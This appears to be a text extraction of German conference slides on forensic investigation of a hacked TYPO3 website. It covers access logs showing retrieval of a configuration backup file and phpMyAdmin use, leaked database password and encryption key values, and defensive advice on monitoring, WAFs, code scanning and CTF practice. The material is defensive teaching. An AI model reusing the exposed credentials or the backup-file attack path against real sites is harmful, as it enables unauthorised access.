
```
typo3v10@typo3v10-forensics: ~
typo3v10@typo3v10-forensics:~$ zgrep '27/Jul/2020' logs/* | grep ' 200 ' | grep '10.211.195.91'
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:15:51 +0200] "GET /typo3conf/LocalConfiguration.php HTTP/1.1" 200 3979 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:18 +0200] "GET /typo3conf/LocalConfiguration.php~ HTTP/1.1" 200 5673 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:32 +0200] "GET /phpmyadmin/ HTTP/1.1" 200 5871 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:32 +0200] "GET /phpmyadmin/js/keyhandler.js?v=5.0.2 HTTP/1.1" 200 1428 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:32 +0200] "GET /phpmyadmin/js/vendor/jquery/jquery.event.drag-2.2.js?v=5.0.2 HTTP/1.1" 200 5216 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:32 +0200] "GET /phpmyadmin/js/whitelist.php?v=5.0.2 HTTP/1.1" 200 1788 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:32 +0200] "GET /phpmyadmin/js/messages.php?l=en&v=5.0.2 HTTP/1.1" 200 10053 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:33 +0200] "GET /phpmyadmin/favicon.ico HTTP/1.1" 200 9698 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:33 +0200] "GET /phpmyadmin/themes/pmahomme/img/b_help.png HTTP/1.1" 200 984 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:57 +0200] "GET /phpmyadmin/index.php HTTP/1.1" 200 16273 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:57 +0200] "GET /phpmyadmin/themes/pmahomme/css/theme.css?v=5.0.2&nocache=4769600201ltr&server=1 HTTP/1.1" 200 20689 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:57 +0200] "GET /phpmyadmin/themes/pmahomme/img/left_nav_bg.png HTTP/1.1" 200 425 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:57 +0200] "GET /phpmyadmin/themes/pmahomme/img/b_home.png HTTP/1.1" 200 1593 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:57 +0200] "GET /phpmyadmin/themes/pmahomme/img/s_loggoff.png HTTP/1.1" 200 905 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:57 +0200] "GET /phpmyadmin/themes/pmahomme/img/b_docs.png HTTP/1.1" 200 984 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
```

- Suche mit neuem Zeitraum liefert neue Erkenntnisse
- direkter Aufruf von **LocalConfiguration.php~** (Backup-Datei!)
- danach Verwendung von **phpMyAdmin**



```
<?php
return [
    'BE' => [
        'debug' => false,
        'explicitADmode' => 'explicitAllow',
        'installToolPassword' => '$argon2i$v=19$m=65536,t=16,p=1$ZXh2Q0ZxQVREbEpHRWczdw$IAvwhuAuViIv8LaySKo1JlEP4Y4SRXHPFAXPjN/0W0U',
        'loginSecurityLevel' => 'normal',
        'passwordHashing' => [
            'className' => 'TYPO3\CMS\Core\Crypto\PasswordHashing\Argon2iPasswordHash',
            'options' => [],
        ],
    ],
    'DB' => [
        'Connections' => [
            'Default' => [
                'charset' => 'utf8mb4',
                'dbname' => 'project_typo3v10',
                'driver' => 'mysqli',
                'host' => '127.0.0.1',
                'password' => 'Liegai6CooJaht6Aij7T',
                'port' => 3306,
                'tableoptions' => [
                    'charset' => 'utf8mb4',
                    'collate' => 'utf8mb4_unicode_ci',
                ],
                'user' => 'project_typo3v10',
            ],
        ],
    ],
    'EXTENSIONS' => [
        'backend' => [
            'backendFavicon' => '',
            'backendLogo' => '',
            'loginBackgroundImage' => '',
        ],
    ],
]
```

Sensitive Data Exposure (OWASP-TOP10:A3-2017) - Datenbank-Zugang (via phpMyAdmin)



```
'options' => [
    'compression' => 1,
],
],
'pagesection' => [
    'backend' => 'TYPO3\\CMS\\Core\\Cache\\Backend\\Typo3DatabaseBackend',
    'options' => [
        'compression' => 1,
    ],
],
'rootline' => [
    'backend' => 'TYPO3\\CMS\\Core\\Cache\\Backend\\Typo3DatabaseBackend',
    'options' => [
        'compression' => 1,
    ],
],
],
],
'devIPmask' => '',
'displayErrors' => 0,
'encryptionKey' => '903092f286227b1d52b9f2f5cf36200ca0292ca5fd0088fd34bee3ac52aee1de0e14ed5b605bc1fef99e684d85fdab3c',
'exceptionalErrors' => 4096,
'features' => [
    'felogin.extbase' => true,
    'fluidBasedPageModule' => true,
    'rearrangedRedirectMiddlewares' => true,
    'unifiedPageTranslationHandling' => true,
],
'sitename' => 'TYPO3v10 Forensics',
'systemMaintainers' => [
    1,
],
],
];
```

Sensitive Data Exposure (OWASP-TOP10:A3-2017) - **Encryption-Key** ausgespäht

Handling Isolation

- **Bereinigung**
- Beseitigen aller Auswirkungen
- Absicherung & Risikobegrenzung
- **Erkenntnisse** aus Analyse-Phase
- **Lehren & Konsequenzen** für Zukunft
- **ACHTUNG | ACHTUNG | ACHTUNG**
- **Backups** können kompromittiert sein



<https://unsplash.com/photos/1qkyck-UL3g>

Erkennen & Verhindern

■ **Standards**


- Firewall (inbound & outbound)
- schnelles Einspielen von Updates

■ **File Alternation Monitoring**

- Git, HashRat, HashDeep, ... zur Änderungserkennung
- oder auch teilweises **Read-Only** Dateisystem

■ **System Monitoring & Benachrichtigung**

- Load bzw. Traffic stark erhöht
- hohe Anzahl an Fehlern (HTTP 4xx, 5xx)



@TYPO3 GmbH - Monitoring mit **Grafana & Prometheus**

- **Web Application Firewall**
 - **ModSecurity** für Apache/nginx, **Cloudflare**, ...
 - Erkennen von Angriffen (SQL-Injection, XSS-Injection)
 - Content-Filter, z.B. wenn Passwörter ausgegeben werden würden
- **Test & Analyse der Applikation/Website **regelmäßig****
 - Kali Linux Tools, Nikto, Arachni, ...
 - [siwecos.de](https://www.siwecos.de) für Black-Box Analyse
- **Statische Code Analyse**
 - **RIPS Tech Scanner, SonarCube/SonarCloud**, ...
 - Erkennen von Schwachstellen während vor Deployments

 RIPSTECH

Setup Guide

TYPO3 CMS (master)

d61addef274149293d9d29d...

Phar Deserialization (3)

Filter Options

Search

InstallerController.php :506

_POST

file_exists

UpgradeController.php :921

_POST

md5_file

UpgradeController.php :938

_POST

md5_file

Issue

Summary

Context

Patch

Not reviewed

typo3/sysext/install/classes/controller/upgradecontroller.php

```
77 class UpgradeController extends AbstractController
78 {
79     :
917     public function upgradeDocsMarkReadAction(ServerRequestInterface $request)
918     {
919         :
920         $filePath = $request->getParsedBody()['install']['ignoreFile'];
921         :
922         :
926     }
927     :
928     :
934     public function upgradeDocsUnmarkReadAction(ServerRequestInterface $request)
935     {
936         :
937         :
937         $filePath = $request->getParsedBody()['install']['ignoreFile'];
938         $fileHash = md5_file($filePath);
939         :
940         :
943     }
```

Issue Type

Comments (0)

Phar Deserialization

Server-side Vulnerability

Severity: High

OWASP:

2010: A4

2013: A4

2017: A8

CWE:

915

SANS 25:

16

PCI DSS:

6.5.8

ASVS:

3.0.1: 16.4

4.0.1: n/a

- PHAR Deserialization Explained
- Shocking News in PHP Exploitation
- Utilizing Code Reuse/ROP in PHP Application Exploits
- Code Reuse Attacks in PHP: Automated POP Chain Generation
- Real world Examples

php

MemoryPool.php

Registry.php

Import.php

UpgradeController.php

Statische Code Analyse - RIPS Tech Scanner, SonarCube, ... (oben: False-Positive)

TYP03 Security Team

- **Kommunikation**
 - mit Meldenden (Security Researcher, Hacker, Nutzer, ...)
 - mit Zuständigen (Teams, Extension Autoren, Drittanbieter)
 - mit der „Öffentlichkeit“ (Security Advisories, Fragen, Hinweise)
- **Triage & Klassifizierung** von Meldungen
- **Koordination & Veröffentlichung** neuer Versionen
- **Dokumentation, Leitfäden, Fortbildung** für Community

- **keine** (kommerziellen) Security-Audits oder Gutachten
- **keine** Bereinigung von kompromittierten Websites
- **keine** regelmäßigen Reviews von Extensions
- **jedoch** aber **Hilfestellung & Vermittlung** bei Bedarf

*Meldungen **nur** an
security@typo3.org
nicht in Öffentlichkeit
~~Twitter, Github, Forge, ...~~*

Capture the Flag

hacking
= learning

typo3/phar-stream-wrapper - | ×

typo3v9-hack.ddev.site/probe: ×

Challenges/Web - Server [Root ×

+

← → ↺

root-me.org/en/Challenges/Web-Server/

🔍

☆

ⓘ

🛡️

⚙️

📷

📄

Incognito

👤



Chatbox




Podalirius

2 August 2019 at 16:14

@Ihor Which challenge are you referring to ?

Ihor



1 August 2019 at 10:59

Why does CTF All the Day not work properly? Most challenges only have ports 22 and 514, though some are said to be web-based



npv1310

30 July 2019 at 14:23

<https://www.root-me.org/en/Challenges/App-System/ELF-ARM-Stack-buffer->

?

🏠

✉️

📶

🛒

Search

🇺🇸



57 Challenges

Results	Challenge's Name	Validations	Number of points	Difficulty	Author	Note	Solution
✓	HTML - source code	49% 68736	5		g0uZ	😊	3
✓	HTTP - Open redirect	16% 22713	10		Swissky	😊	10
✓	HTTP - User-agent	25% 34438	10		g0uZ	😊	10
✓	Weak password	35% 49704	10		g0uZ	😊	5
✓	PHP - Command injection	16% 22142	10		sambecks	😊	10
✓	Backup file	18% 25065	15		g0uZ	😊	7
✓	HTTP - directory indexing	24% 34237	15		g0uZ	😊	4
✓	HTTP - Headers	16% 22784	15		Arod	😊	8

<https://www.root-me.org/en/Challenges/Web-Server/>

TYPO3 University Days 2020 - Website h4ck3d? - oliver.hader@typo3.org

38

typo3/phar-stream-wrapper - | ×

typo3v9-hack.ddev.site/probe: ×

Challenges/Web - Server [Root ×

Hacker101 CTF ×

+

ctf.hacker101.com/ctf

☆ ⓘ ✓ ⚙ 📷 📄 | Incognito

Hacker101 CTF

Home

About

How To Play

Groups

Submit Flag

Log Out

You've earned 2 invitations. 12 / 26 points to your next private invitation. [Learn more about invitations.](#)

Difficulty (Points)	Name	Skills	Completion	
Trivial (1 / flag)	A little something to get you started	Web	1 / 1	Go Hints Restart
Easy (2 / flag)	Micro-CMS v1	Web	3 / 4	Go Hints Restart
Moderate (3 / flag)	Micro-CMS v2	Web	3 / 3	Go Hints Restart
Hard (9 / flag)	Encrypted Pastebin	Web, Crypto	1 / 4	Go Hints Restart
Moderate (6 / flag)	Photo Gallery	Web	1 / 3	Go Hints Restart
Moderate (5 / flag)	Cody's First Blog	Web	1 / 3	Go Hints Restart
Easy (4 / flag)	Postbook	Web	4 / 7	Go Hints Restart
Moderate (0 / flag)	Ticketastic: Demo Instance	Web	0 / 0	Go Hints Restart

<https://ctf.hacker101.com/ctf>

v13l3n
d4nk! ;-)